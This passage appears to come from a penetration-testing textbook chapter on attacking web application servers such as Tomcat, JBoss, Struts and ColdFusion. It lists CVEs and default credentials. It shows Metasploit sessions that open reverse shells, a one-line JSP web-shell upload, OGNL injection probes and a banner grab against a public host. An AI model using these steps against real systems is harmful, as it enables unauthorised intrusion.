| CVE-2014-9705 | 5.6.0 to 5.6.5 5.5.0 to 5.5.21 5.4.37 and prior |
Heap overflow within /ext/enchant/enchant.c resulting in arbitrary code execution |
| CVE-2014-3515 | 5.5.0 to 5.5.13 5.4.29 and prior |
Type confusion issues within the SPL subsystem, resulting in code execution |
CVE-2012-2311 CVE-2012-1823 |
5.4.0 to 5.4.2 5.3.0 to 5.3.12 |
If configured as a CGI script (as opposed to an Apache module), PHP is vulnerable to an argument injection vulnerability resulting in code executiona |
CVE-2012-0830 CVE-2011-4885 |
5.3.9 and prior | Arbitrary code execution via a request containing a large number of variables being presented to php_register_variable_ex |
Popular server management consoles include Parallels Plesk and phpMyAdmin (used to administer MySQL over HTTP). Plesk is commonly exposed via TCP port 8443 using a dedicated server instance, and phpMyAdmin is often accessible via a /phpmyadmin path, as shown in Figure 14-2. Common weak username/password combinations for phpMyAdmin are root/(blank), root/password, and root/root.
Tables 14-2 and 14-3 list known vulnerabilities within these consoles. Most issues result in arbitrary code execution but require authenticated access. A large number of XSS and CSRF flaws also exist in these packages.
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2012-1557 | 10.3 to 10.3 MU#4 10.2 to 10.2 MU#15 10.1 to 10.1 MU#21 10.0 to 10.0 MU#12 9.5 MU#10 and prior |
SQL injection in /admin/plib/api-rpc/Agent.php (exploited in the wild during March 2012) |
| CVE-2011-4847 | 10.4.4 and prior | SQL injection triggered via malformed certificateslist cookie to notification@/ |
CVE-2011-4753 CVE-2011-4734 |
10.2 and prior | Multiple SQL injection vulnerabilities in /domains/sitebuilder_edit.php, PHP scripts under file-manager/, and others |
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
CVE-2016-2044 CVE-2016-2042 CVE-2016-2038 |
4.5.0 to 4.5.3 4.4.0 to 4.4.15.2 4.0.0 to 4.0.10.12 |
Multiple remote unauthenticated information leak flaws resulting in path information being revealed |
| CVE-2016-1927 | Brute-force password grinding via a flaw within the suggestPassword function | |
CVE-2014-8961 CVE-2014-8959 |
4.2.0 to 4.2.11 4.1.0 to 4.1.14.6 4.0.0 to 4.0.10.5 |
Multiple directory traversal flaws resulting in execution of arbitrary local files and disclosure of sensitive content by authenticated users |
| CVE-2013-5003 | 4.0.0 to 4.0.4.1 3.5.0 to 3.5.8.1 |
SQL injection vulnerabilities within pmd_pdf.php and schema_export.php |
| CVE-2013-3240 | 4.0.0 to 4.0.0-rc2 | Directory traversal via the Export feature |
| CVE-2013-3238 | 3.5.0 to 3.5.8 4.0.0 to 4.0.0-rc2 |
Remote code execution via db_settings.phpa |
CVE-2011-2718 CVE-2011-2643 |
3.4.0 to 3.4.3.1 | Multiple directory traversal vulnerabilities resulting in data exposure and execution of arbitrary local files |
CVE-2011-2508 CVE-2011-2507 CVE-2011-2506 CVE-2011-2505 |
3.0.0 to 3.3.10.1 3.4.0 to 3.4.3 |
Multiple PHP code injection and directory traversal flaws |
| CVE-2010-3055 | 2.11.0 to 2.11.10 | PHP code execution via scripts/setup.php |
Drupal, Joomla, SilverStripe, and WordPress are popular CMS packages written in PHP. Individual components within vulnerable versions of these packages are prone to attack, resulting in SQL injection, XSS, file upload, and code execution. Figure 14-3 demonstrates the relationship between these CMS packages, users, administrators, and the underlying web server.
At the time of writing, Metasploit includes 68 exploit modules across these four CMS platforms, and NVD lists hundreds of high-severity vulnerabilities. Many flaws exist in optional modules and add-ons. Upon identifying a particular CMS (using BlindElephant or similar), manually investigate its configuration to uncover exploitable conditions.
Tables 14-4 through 14-7 list the remotely exploitable command execution vulnerabilities within the default Drupal, Joomla, SilverStripe, and WordPress components. Note: many of these require privileged access to the CMS to exploit.
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2016-3171 | 6.37 and prior | Remote code execution via session data truncation vectors, exploitable if the server PHP interpreter is outdated |
| CVE-2015-7876 | 7.x | Drupal’s Microsoft SQL driver does not properly escape certain characters, resulting in execution of arbitrary SQL statements |
| CVE-2015-6659 | 7.0 to 7.38 | Arbitrary SQL statement execution via the SQL comment filtering system used by the Drupal Database API |
| CVE-2015-5502 | 7.x | Flaws within the Drupal Storage API resulting in unintended remotely exploitable consequences |
| CVE-2014-3704 | 7.0 to 7.31 | SQL injection via crafted keys relating to the database abstraction APIa |
| CVE-2012-4554 | 7.0 to 7.15 | XXE injection flaw within the OpenID module resulting in arbitrary file exposureb |
| – | 6.x and 7.x | User enumeration via the Views modulec |
a Metasploit drupal_drupageddon module. | ||
During testing, use the Nmap http-drupal-enum script to enumerate the installed Drupal modules and themes for a server, including Views and OpenID.
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2015-8769 | 3.0.0 to 3.4.6 | SQL injection via unspecified vectors |
CVE-2015-8565 CVE-2015-8564 |
3.4.5 and prior | Multiple directory traversal flaws |
| CVE-2015-8562 | PHP object injection flaw resulting in remote arbitrary command executiona | |
CVE-2015-7857 CVE-2015-7297 CVE-2015-7858 |
3.4.4 and prior | Multiple SQL injection flaws resulting in execution of arbitrary SQL, privilege escalation, and command execution upon uploading a malicious templateb |
| CVE-2014-7981 | 3.1.0 to 3.2.2 | SQL injection leading to arbitrary database access and local file disclosurec |
a Metasploit joomla_http_header_rce module. | ||
| CVE reference | Affected versions | Notes |
|---|---|---|
| – | 3.0.0 to 3.0.2 | Privilege escalation via persistent XSS and CSRFa |
| CVE-2011-4960 | 2.4.0 to 2.4.5 2.3.0 to 2.3.11 |
SQL injection resulting in remote arbitrary command execution |
a See “Silverstripe CMS 3.0.2 - Multiple Vulnerabilities” on Offensive Security’s Exploit Database archive. | ||
Tomcat consists of Coyote (the HTTP connector that brokers inbound connections), Catalina (the Java servlet container), and Jasper (the JSP engine that compiles code for Catalina to process). Remotely exploitable flaws within these components are detailed in the subsequent sections.
Application servers including JBoss and Apache Struts also use Coyote as a web server. During testing you will find that such servers return an HTTP header of Server: Apache-Coyote/1.1. To avoid mislabeling the application server as Apache Tomcat (i.e., Catalina), you should identify the underlying container by reviewing returned content (including HTTP headers and cookies) and scanning for the presence of particular files.
The manager application exposes an administrative interface via /mananger/html. Credentials are required, and common default username/password combinations include admin/(blank), cxuser/cxuser, j2deployer/j2deployer,11 ovwebusr/OvW*busr1,12 tomcat/tomcat, and vcx/vcx.
Upon authenticating, you can use the Metasploit tomcat_mgr_deploy module to deploy a JSP command shell, as demonstrated by Example 14-3. In this case, we attack the Linux host at 192.168.0.10 (example.org) from 192.168.0.20 using default credentials (tomcat/tomcat) to execute a reverse command shell.
msf > use exploit/multi/http/tomcat_mgr_deploy msf exploit(tomcat_mgr_deploy) > set payload linux/x86/shell/reverse_tcp msf exploit(tomcat_mgr_deploy) > show options Module options (exploit/multi/http/tomcat_mgr_deploy): Name Current Setting Required Description ---- --------------- -------- ----------- PASSWORD no The password for the specified username PATH /manager yes The URI path of the manager app Proxies no Use a proxy chain RHOST yes The target address RPORT 80 yes The target port USERNAME no The username to authenticate as VHOST no HTTP server virtual host Payload options (linux/x86/shell/reverse_tcp): Name Current Setting Required Description ---- --------------- -------- ----------- LHOST yes The listen address LPORT 4444 yes The listen port msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.0.10 msf exploit(tomcat_mgr_deploy) > set VHOST example.org msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat msf exploit(tomcat_mgr_deploy) > set LHOST 192.168.0.20 msf exploit(tomcat_mgr_deploy) > run [*] Started reverse handler on 192.168.0.20:4444 [*] Attempting to automatically select a target... [*] Automatically selected target "Linux x86" [*] Uploading 1648 bytes as XWouWv7gyqklF.war ... [*] Executing /XWouWv7gyqklF/TlYqV18SeuKgbYgmHxojQm2n.jsp... [*] Sending stage (36 bytes) to 192.168.0.10 [*] Undeploying XWouWv7gyqklF ... [*] Command shell session 1 opened (192.168.0.20:4444 -> 192.168.0.10:39401) id uid=115(tomcat6) gid=123(tomcat6) groups=123(tomcat6)
Exploitable vulnerabilities exist within dated Tomcat releases, as listed in Table 14-8. XSS and CSRF flaws apply to components including /manager/html and /jsp/cal/cal2.jsp; however, these are not listed for the sake of brevity.
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2013-4444 | 7.0.0 to 7.0.39 | Unrestricted file upload vulnerability affecting custom configurations |
|
CVE-2011-1419 CVE-2011-1183 CVE-2011-1088 |
7.0.0 to 7.0.11 | Multiple vulnerabilities relating to web.xml settings, resulting in bypass of intended access restrictions |
| CVE-2010-2227 |
7.0.0 beta 6.0.0 to 6.0.27 5.5.0 to 5.5.29 |
Buffer recycling flaw resulting in information leak and denial of service via an invalid Transfer-Encoding headera |
|
CVE-2009-2902 CVE-2009-2693 |
6.0.0 to 6.0.20 5.5.0 to 5.5.28 |
WAR filename directory traversal bugs resulting in arbitrary file overwrite and deletion |
| CVE-2009-0580 |
6.0.0 to 6.0.18 5.5.0 to 5.5.27 4.1.0 to 4.1.39 |
Username enumeration flawb |
Many commercial products are bundled with defective Apache Tomcat components. In particular, NVD details significant remotely exploitable issues affecting:
The Apache JServ Protocol (AJP, known also as the JK protocol) is commonly exposed via TCP port 8009. The service is run by Apache Coyote and acts as a binary connector between the frontend presentation server (e.g., Apache HTTP Server) and backend servlet container (i.e., Catalina). If the service is available, you may interact with it in a similar way as you would an exposed Tomcat instance, by configuring a local Apache HTTP Server to forward traffic via mod_jk.16
Nmap includes five NSE scripts to interact with AJP endpoints, as listed in Table 14-9.
| Name | Purpose |
|---|---|
| ajp-auth | Retrieve the authentication scheme and realm |
| ajp-brute | Perform brute-force password grinding over AJP |
| ajp-headers | Retrieve the server headers upon requesting content |
| ajp-methods | Enumerate supported HTTP methods over AJP (via OPTIONS) |
| ajp-request | Request a URI over AJP and returns the output |
The JBoss Application Server (also known as WildFly) uses the Apache Coyote HTTP connector as its web server. Figure 14-4 demonstrates the architecture, by which HTTP and RMI (Remote Method Invocation) services provide access to individual MBeans17 via the JMX application server core (MBeanServer).
RMI is supported by servers including Oracle Application Server, WebLogic, IBM WebSphere, and JBoss. This section details RMI testing against JBoss, but the techniques are applicable against other server platforms (often using different TCP ports).
The /web-console/ServerInfo.jsp and /status?full=true web pages often reveal server details, as shown in Figures 14-5 and 14-6. You can then interact with available applications and cross-reference the JBoss version with NVD to identify weaknesses.
Arguments passed via GET requests are exposed within status pages and web access log files. In some cases, you may obtain sensitive data (e.g., session tokens, usernames, filenames, and paths) that can be used to access privileged system components.
You can expose management servlets via the following paths within JBoss (depending on the version): /admin-console, /jmx-console, /management, and /web-console. Default credentials are admin/admin. Upon gaining access, you can use available invoker servlets to interact with exposed MBeans (as described in the subsequent sections):
/web-console/Invoker (JBoss versions 6 and 7)
/invoker/JMXInvokerServlet and /invoker/EJBInvokerServlet (JBoss 5 and prior)
Figure 14-7 demonstrates exposed invoker servlets identified via Google.
Each MBean exposes a management interface consisting of readable/writable attributes and a set of invokable operations. Oracle’s documentation includes a “hello, world” MBean example detailing a Java class and its respective interface.18 The class contains application code and MBean defines the attributes and invokable operations (if any).
The JMX management console lists registered MBeans, as shown in Figure 14-8.
The RMI registry service details registered MBeans over TCP ports 1098 and 1099 within JBoss (similar to an RPC portmapper) using the Java Naming and Directory Interface (JNDI) protocol. The Metasploit java_rmi_registry module supports enumeration via the service, as demonstrated by Example 14-4. Juan Vazquez details the technique in his online presentation “Abusing Java Remote Interfaces.”19
msf > use auxiliary/gather/java_rmi_registry msf auxiliary(java_rmi_registry)> set RHOSTS 10.0.0.4 msf auxiliary(java_rmi_registry)> run [*] 10.0.0.4:1099 – Sending RMI Header... [*] 10.0.0.4:1099 – Listing names in the Registry... [+] 10.0.0.4:1099 - 2 names found in the Registry [+] 10.0.0.4:1099 – Name Test (example.testing.Testmpl_Stub) found on 10.0.0.4:1175 [+] 10.0.0.4:1099 – Name Hello (example.hello.Hellompl_Stub) found on 10.0.0.4:1178
You can access MBeans through HTTP invoker servlets and exposed RMI interfaces. Useful tactics include enumeration of operating system details via jboss.system:type=ServerInfo and command shell execution through the vectors listed in Table 14-10.
| Name | Attribute/operation | Description |
|---|---|---|
| jboss.admin:service=DeploymentFileRepository | store | Upload a JSP an arbitrary filea (JBoss 4 and 5) |
| jboss.system:service=MainDeployer | deploy | Deploy a WAR file from a remote locationb (JBoss 4) |
| jboss.deployer:service=BSHDeployer | createScriptDeployment | Execute arbitrary Javac |
| jboss.deployment: flavor=URL,type=DeploymentScanner | URLs | Deploy a WAR file from a remote location |
a Metasploit jboss_deploymentfilerepository module. | ||
Other useful MBeans exist within the Oracle Java implementation (used by products including WebLogic Server),20 including javax.management.loading.MLet, which can be abused to load files. Table 14-10 lists MBeans found by within JBoss only.
You can interact with MBeans manually via the JMX console, as demonstrated in Figure 14-9. You also can use Metasploit to spawn a command shell, as demonstrated in Example 14-5. In this case, we use the MainDeployer vector to deploy malicious content.
msf > use exploit/multi/http/jboss_maindeployer msf exploit(jboss_maindeployer) > set PAYLOAD windows/meterpreter/reverse_tcp msf exploit(jboss_maindeployer) > set LHOST 10.0.0.15 msf exploit(jboss_maindeployer) > set RHOST 10.0.0.4 msf exploit(jboss_maindeployer) > set VERB HEAD msf exploit(jboss_maindeployer) > run [*] Started reverse handler on 10.0.0.15:4444 [*] Triggering payload at '/web-console/HYQ.jsp'... [*] Command shell session opened (10.0.0.15:4444 -> 10.0.0.4:57796) Microsoft Windows [Version 5.2.3790] (C) Copyright 1985-2003 Microsoft Corp. C:\Program Files\jboss-6.0.0.M1\jboss-6.0.0.M1\bin>
You can use RMI endpoints to interact with useful MBeans, including:
The JBoss JMX RMI connector (listening by default on TCP port 1090)21
RMI services running on TCP ports including 4444, 4445, 4446, and 4447
You can use the twiddle.sh utility to interact with available MBeans over RMI. First, download the Red Hat JBoss Enterprise Application Platform JAR file,22 which requires registration and acceptance of terms, and then clone the twiddle-standalone repository, as shown in Example 14-6.
root@kali:~# java -jar jboss-eap-6.4.0-installer.jar –console root@kali:~# git clone https://github.com/swesource/twiddle-standalone.git root@kali:~# export JBOSS_HOME=/root/EAP-6.4.0/ root@kali:~# cd twiddle-standalone/bin/ root@kali:~/twiddle-standalone/bin# ./twiddle.sh A JMX client to 'twiddle' with a remote JBoss server. usage: twiddle.sh [options] <command> [command_arguments]
After twiddle.sh is installed and executes without errors, you can use it to read and write MBean attributes, and invoke operations via RMI. By default, the tool uses the RMI registry service to lookup the correct endpoint.
Example 14-7 demonstrates the tool used to retrieve data from the jboss.system:type=ServerInfo MBean, and Example 14-8 demonstrates invocation of the store operation of the jboss.admin:service=DeploymentFileRepository MBean to load a command shell (accessible via /shell/shell.jsp upon the WAR being deployed).
root@kali:~/twiddle-standalone/bin# ./twiddle.sh -s 10.0.0.6 get jboss.system:type=ServerInfo HostAddress=10.0.0.6 AvailableProcessors=1 OSArch=ppc OSVersion=10.3.9 HostName=kiki.local JavaVendor=Apple Computer, Inc. JavaVMName=Java HotSpot(TM) Client VM FreeMemory=90898472 ActiveThreadGroupCount=6 TotalMemory=132775936 JavaVMVersion=1.4.2-38 ActiveThreadCount=45 JavaVMVendor="Apple Computer, Inc." OSName=Mac OS X JavaVersion=1.4.2_05 MaxMemory=218103808
root@kali:~/twiddle-standalone/bin# ./twiddle.sh -s 10.0.0.6 invoke \
jboss.admin:service=DeploymentFileRepository store 'shell.war' '.jsp' \
'<%Runtime.getRuntime(). exec(request.getParameter("c"));%>' true
RMI services (including the registry service and individual RMI endpoints) expose a garbage collector mechanism that an attacker can exploit to load and execute arbitrary code, as demonstrated by Metasploit.23 The exploit uses remote class loading, and so is not effective against JMX RMI connectors (e.g., port 1090 within JBoss).
Exploitable software flaws resulting in code execution, file disclosure, and arbitrary file creation within the JBoss Application Server are listed in Table 14-11.
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2014-3530 | 6.2.4 and prior | PicketLink XXE injection resulting in reading of arbitrary files |
| CVE-2014-3518 | 5.2.2 and prior | Code execution via JBoss Remoting (jmx-remoting.sar) |
| CVE-2014-3481 | 6.2.3 and prior | JaxrsIntegrationProcessor supports entity expansion, resulting in reading of files via XXE injection |
| CVE-2014-0248 | 5.2.0 and prior | Arbitrary code execution upon passing a crafted header to the Seam authentication filter |
| CVE-2013-2186 | 6.0.0, 5.2.2, 4.3 CP07 and prior | File creation via the Apache Commons DiskFileItem class |
CVE-2013-4128 CVE-2013-4123 |
6.1.0 and prior | Improper caching of EJB invocation, allowing remote attackers to hijack sessions |
| CVE-2012-5629 | 6.0.1, 5.2.0, 4.3.0 CP10 and prior | The default configuration of LDAP login modules makes it possible for attackers to authenticate with an empty password |
| CVE-2011-4605 | 5.1.1, 4.3.0 CP05 and prior | The JNDI service does not restrict write access, making it possible for attackers to modify the JNDI tree |
CVE-2011-4085 CVE-2010-1428 CVE-2010-0738 |
5.1.1 and prior | Access control is only enforced against GET and POST methods, meaning that attackers may use HEAD and other means to interact with servlets (e.g., the invoker servlet) |
| CVE-2011-4608 | 5.1.2 and prior | Attackers may register arbitrary worker nodes via mod_cluster, resulting in compromise of sensitive data (including credentials) |
CVE-2011-2196 CVE-2011-1484 |
5.1.0, 4.3.0 CP09 and prior | The JBoss Seam framework (jboss-seam.jar) makes it possible for remote attackers to execute arbitrary Java code via a crafted URL |
You can use Metasploit to evaluate JBoss HTTP and RMI interfaces, as shown in Example 14-9. Although the server requires authentication to access the HtmlAdaptor, ServerInfo.jsp, and Invoker in this case, Metasploit finds that access is permitted via verb tampering (CVE-2011-4085), and the JMXInvokerServlet is available. A second popular utility is JexBoss,24 which also automates exploitation of JBoss flaws.
msf > use auxiliary/scanner/http/jboss_vulnscan msf auxiliary(jboss_vulnscan) > set RHOSTS 10.0.0.3 msf auxiliary(jboss_vulnscan) > run [*] Apache-Coyote/1.1 ( Powered by Servlet 2.4; JBoss-4.0.4.GA_CP17 (build: CVSTag=https://svn.jboss.org/repos/jbossas/tags/JBoss_4_0_4_GA_CP17 date=200907201142)/Tomcat-5.5 ) [*] 10.0.0.3:80 Checking http... [*] 10.0.0.3:80 /jmx-console/HtmlAdaptor requires authentication (401): Basic realm="JBoss JMX Console" [*] 10.0.0.3:80 Check for verb tampering (HEAD) [+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering [*] 10.0.0.3:80 Could not guess admin credentials [+] 10.0.0.3:80 /status does not require authentication (200) [*] 10.0.0.3:80 /web-console/ServerInfo.jsp requires authentication (401): Basic realm="JBoss WEB Console" [*] 10.0.0.3:80 Check for verb tampering (HEAD) [+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering [*] 10.0.0.3:80 Could not guess admin credentials [*] 10.0.0.3:80 /web-console/Invoker requires authentication (401): Basic realm="JBoss WEB Console" [*] 10.0.0.3:80 Check for verb tampering (HEAD) [+] 10.0.0.3:80 Got authentication bypass via HTTP verb tampering [*] 10.0.0.3:80 Could not guess admin credentials [+] 10.0.0.3:80 /invoker/JMXInvokerServlet does not require authentication (200) [*] 10.0.0.3:80 Checking for JBoss AS default creds [*] 10.0.0.3:80 Could not guess admin credentials [*] 10.0.0.3:80 Checking services... [*] 10.0.0.3:80 Naming Service tcp/1098: open [*] 10.0.0.3:80 Naming Service tcp/1099: open [*] 10.0.0.3:80 RMI invoker tcp/4444: open
Struts is a Java servlet container that uses the Apache Coyote HTTP connector as its web server by default. You can often identify applications built using the framework by the “struts” string found in directory names and HTTP headers (e.g., struts-time), along with action and do file extensions, as demonstrated in Example 14-10. Exploitable Struts flaws are listed in Table 14-12.25
root@kali:~# telnet 115.29.220.88 80 Trying 115.29.220.88... Connected to 115.29.220.88. Escape character is '^]'. GET / HTTP/1.0 HTTP/1.1 302 Found Server: Apache-Coyote/1.1 Set-Cookie: JSESSIONID=28523BF87817264289F4BA83875E0BD5; Path=/; HttpOnly Location: http://www.yuyuapp.com/struts/portal/forPortal.do Content-Type: text/html;charset=GBK Content-Length: 0 Date: Sat, 30 Apr 2016 20:22:20 GMT Connection: close
| CVE reference(s) | Affected versions | Notes |
|---|---|---|
| CVE-2016-0785 | 2.0.0 to 2.3.27 | Code execution via double OGNL evaluation, triggered using a %{} sequence |
CVE-2014-0114 CVE-2014-0113 CVE-2014-0112 CVE-2014-0094 |
2.0.0 to 2.3.16.1 1.0.0 to 1.3.10 |
Multiple ClassLoader weaknesses, resulting in code executiona |
| CVE-2013-4316 | 2.0.0 to 2.3.15.1 | Dynamic Method Invocation (DMI) is enabled by default, with unknown impactb |
| CVE-2013-2251 | 2.0.0 to 2.3.15 | Attackers can execute arbitrary OGNL expressions with a crafted action, redirect, or redirectAction prefix via the DefaultActionMapperc |
| CVE-2013-2135 | 2.0.0 to 2.3.14.2 | Remote OGNL execution via crafted values containing ${} and %{} sequences, causing code to be evaluated twice |
| CVE-2013-2134 | 2.0.0 to 2.3.14.2 | Improper handling of wildcard matches, resulting in OGNL execution |
CVE-2013-2115 CVE-2013-1966 |
2.0.0 to 2.3.14.1 | Remote OGNL expression execution via includeParams vulnerabilityd |
| CVE-2012-0394 | 2.0.0 to 2.3.1 | If the DebuggingInterceptor is exposed, remote attackers can execute commandse |
| CVE-2012-0391 | 2.0.0 to 2.2.3 | The ExceptionDelegator misinterprets parameter values as OGNL expressions during exception handling, resulting in code executionf |
| CVE-2011-3923 | 2.0.0 to 2.3.1.1 | The ParametersInterceptor supports parentheses, which in turn makes it possible for arbitrary OGNL expressions and code to be executed remotelyg |
| CVE-2010-1870 | 2.0.0 to 2.1.8.1 | OGNL expression execution upon bypassing the protection mechanisms within the ParameterInterceptorh |
a Metasploit struts_code_exec_classloader module. b Jon Passki, “Making Struts2 App More Secure: Disable Dynamic Method Invocation”, Coverity Security Lab Blog, October 9, 2013. c Metasploit struts_default_action_mapper module. d Metasploit struts_include_params module. e Metasploit struts_dev_mode module. f Metasploit struts_code_exec_exception_delegator module. | ||
A particularly severe vulnerability relates to the DefaultActionMapper within Struts.26 The mechanism is intended for actions to be performed, as demonstrated by this JSP snippet:
<s:form action="foo"> ... <s:submit value="Register"/> <s:submit name="redirect:http://www.google.com/" value="Cancel"/>
If a user clicks the Cancel button, the following URI is requested:
/foo.action?redirect:http://www.google.com/
Input provided to the DefaultActionMapper found in Struts 2.3.15 and prior is not properly sanitized, meaning that OGNL expressions can be injected (resulting in server-side code execution) upon requesting an action file and providing a valid redirect or action argument (e.g., /foo.action?action:%25{3*4}, which returns “12” if the expression is evaluated by the server).
Here are two structures that you can use to interact with the DefaultActionMapper:
/struts2-blank/example/X.action
/struts2-showcase/employee/save.action
Upon identifying a DefaultActionMapper exposure within an environment, you can manually execute arbitrary commands27 or use Metasploit to spawn a command shell, as demonstrated in Example 14-11.
msf > use exploit/multi/http/struts_default_action_mapper msf exploit(struts_default_action_mapper) > set PAYLOAD linux/x86/shell/reverse_tcp msf exploit(struts_default_action_mapper) > set RHOST 192.168.1.5 msf exploit(struts_default_action_mapper) > set LHOST 192.168.1.6 msf exploit(struts_default_action_mapper) > set TARGETURI /struts2-blank/example/X.action msf exploit(struts_default_action_mapper) > run [*] Started reverse handler on 192.168.1.6:4444 [*] 192.168.1.5:8080 - Target autodetection... [+] 192.168.1.5:8080 - Linux target found! [*] 192.168.1.5:8080 - Starting up our web service on 192.168.1.6:8080... [*] Using URL: http://0.0.0.0:8080/ [*] Local IP: http://192.168.1.6:8080/ [*] 192.168.1.5:8080 - Downloading payload to /tmp/MzefQhHltDObvVW... [*] 192.168.1.5:8080 - Waiting for the victim to request the payload... [*] 192.168.1.5:8080 - Sending the payload to the server... [*] 192.168.1.5:8080 - Make payload executable... [*] 192.168.1.5:8080 - Execute payload... [*] Sending stage (36 bytes) to 192.168.1.5 [*] Command shell session 1 opened (192.168.1.6:4444 -> 192.168.1.5:52246) [+] Deleted /tmp/MzefQhHltDObvVW [*] Server stopped. id uid=115(tomcat6) gid=123(tomcat6) groups=123(tomcat6)
The Java Debug Wire Protocol (JDWP) provides remote debugging of Java applications via TCP ports including 5005, 8000, 8080, 8787, and 9009. Metasploit has a JDWP module,28 Nmap can exploit JDWP via the NSE scripts listed in Table 14-13 (each requiring weak server permissions to inject a Java class). The Nmap jdwp-exec script is demonstrated in Example 14-12.
| Script | Description |
|---|---|
| jdwp-exec | Injects a Java class that executes a shell command |
| jdwp-info | Injects a Java class that returns operating system details |
| jdwp-inject | Injects an arbitrary Java class |
root@kali:~# nmap –sSV -p8000 --script jdwp-exec --script-args cmd="date" 10.0.0.8 Starting Nmap 6.47 (http://nmap.org) at 2015-05-14 04:19 PDT Nmap scan report for 10.0.0.8 PORT STATE SERVICE VERSION 8000/tcp open jdwp Java Debug Wire Protocol | jdwp-exec: | date output: |_ Thu May 14 13:19:21 CEDT 2015
Mileage varies depending on the server configuration. Use the -d and -vvv flags to evaluate responses and identify issues with Nmap scripts (I’ve found them to be unreliable in some scenarios).29
The ColdFusion application server interprets ColdFusion Markup Language (CFML) content. Engines including Railo also parse CFML, and so use of the language doesn’t necessarily indicate that Adobe ColdFusion is the underlying server.
Triggering error handling within ColdFusion can provide details of the server directory structure, variable names, and database schema, as demonstrated by Figure 14-10.
Metasploit30 and clusterd perform scanning and identification of potential exposures. Example 14-13 demonstrates clusterd in use against a ColdFusion 10 server, flagging two exploitable conditions.
root@kali:~/clusterd# ./clusterd.py --fingerprint –a coldfusion -i 10.0.0.4
clusterd/0.4 - clustered attack toolkit
[Supporting 7 platforms]
[2015-06-20 02:04AM] Started at 2015-06-20 02:04AM
[2015-06-20 02:04AM] Servers' OS hinted at windows
[2015-06-20 02:04AM] Fingerprinting host '10.0.0.4'
[2015-06-20 02:04AM] Server hinted at 'coldfusion'
[2015-06-20 02:04AM] Checking coldfusion version 10.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 11.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 5.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 6.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 6.1 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 7.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 8.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 9.0 ColdFusion Manager...
[2015-06-20 02:04AM] Matched 1 fingerprints for service coldfusion
[2015-06-20 02:04AM] ColdFusion Manager (version 10.0)
[2015-06-20 02:04AM] Fingerprinting completed.
[2015-06-20 02:04AM] Vulnerable to Administrative Hash Disclosure (--cf-hash)
[2015-06-20 02:04AM] Vulnerable to Dump host information (--cf-info)
ColdFusion management interfaces are commonly exposed via the following:
/CFIDE/administrator/index.cfm
/CFIDE/componentutils/login.cfm
/CFIDE/main/ide.cfm
/CFIDE/wizards/
These interfaces are often configured to use a static username (admin) when authenticating, as shown in Figure 14-11. This configuration is susceptible to brute-force password grinding.
ColdFusion Remote Development Services (RDS) use the /CFIDE/main/ide.cfm path to provide data source browsing, remote file access, and debugging over HTTP. ColdFusion MX Developer Edition and other client packages provide full access to RDS features.31
Hydra performs HTTP brute-force. Once authenticated, you can upload arbitrary content via ColdFusion interfaces, as demonstrated in Figure 14-12.
Table 14-14 lists remotely exploitable vulnerabilities affecting ColdFusion 8, 9, and 10. XSS, CSRF, and denial of service conditions are not included for the sake of brevity.32
| CVE reference(s) | Affected software (up to) | Notes |
|---|---|---|
| CVE-2013-5328 | ColdFusion 10, update 11 | Remote attackers can read arbitrary files via unspecified vectors |
| CVE-2013-3350 | ColdFusion 10, update 10 | Remote attackers can call ColdFusion Components (CFC) methods via web sockets |
| CVE-2013-1389 | ColdFusion 10, update 9 | Arbitrary code execution via unknown vectors |
| CVE-2013-3336 | ColdFusion 10, update 9 | Flaw resulting in arbitrary file reada |
| CVE-2013-1388 | ColdFusion 10, update 8 | Unspecified privilege escalation flaw resulting in administrative console access |
| CVE-2013-0632 | ColdFusion 10 | Authentication bypass resulting in privileged access to administrator.cfc via RDSb |
| CVE-2013-0631 | ColdFusion 9.0.2 | Information leak via unspecified vectors, as exploited in the wild in January 2013 |
| CVE-2010-5290 | ColdFusion 9.0.2 | Pass-the-hash flaw resulting in authentication by an attacker with network access without knowledge of the user password |
| CVE-2010-2861 | ColdFusion 9.0.1 | Directory traversal via the locale parameter resulting in file disclosurec |
| CVE-2009-3960 | ColdFusion 9, along with other Adobe products |
XXE injection resulting in file disclosured |
| CVE-2009-2265 | ColdFusion 8.0.1 and products running FCKeditor 2.6.4 |
Arbitrary file upload vulnerabilitye |
a Metasploit coldfusion_pwd_props module. b Metasploit coldfusion_rds module. c Metasploit coldfusion_locale_traversal module. | ||
Adobe ColdFusion 9 and later is bundled with Apache Solr: a full-text search engine accessible via TCP port 8983. Written in Java, Solr can also run atop Apache Tomcat and Jetty (available via TCP ports including 80, 8080, 8083, 8084, 8984, and 8985). A Google search reveals Internet-accessible Solr administrative interfaces, as demonstrated in Figure 14-13.
Such interfaces are available beneath each Solr collection. The default collection is core0 within ColdFusion, and so http://server:8983/solr/core0/admin/ might be queried to reveal indexed content33 (e.g., using a query of *). Local server environment variables are also revealed via the get-properties.jsp page, as shown in Figure 14-14.
Apache Solr is susceptible to a number of XSS flaws and XXE injection issues34 affecting versions 4.3 and prior. During testing, first evaluate the /solr path to reveal collection names, and then proceed.
Python applications are often run atop the Django framework (via a web server such as Apache or Nginx). Administrative interfaces are often available via /admin and /django-admin paths (using admin/admin credentials by default), and you can identify the framework by HTTP server headers including X-Django-Request-Time, X-Django-Request-Timestamp, and X-Django-User.
Significant flaws within the Django core are listed in Table 14-15. Vulnerabilities also exist in optional frameworks and packages including django-markupfield,35 django-piston,36 and Tastypie.37 During testing, identify the Django system components and cross-reference them with NVD to list known exposures.
| CVE reference | Affects Django | Notes |
|---|---|---|
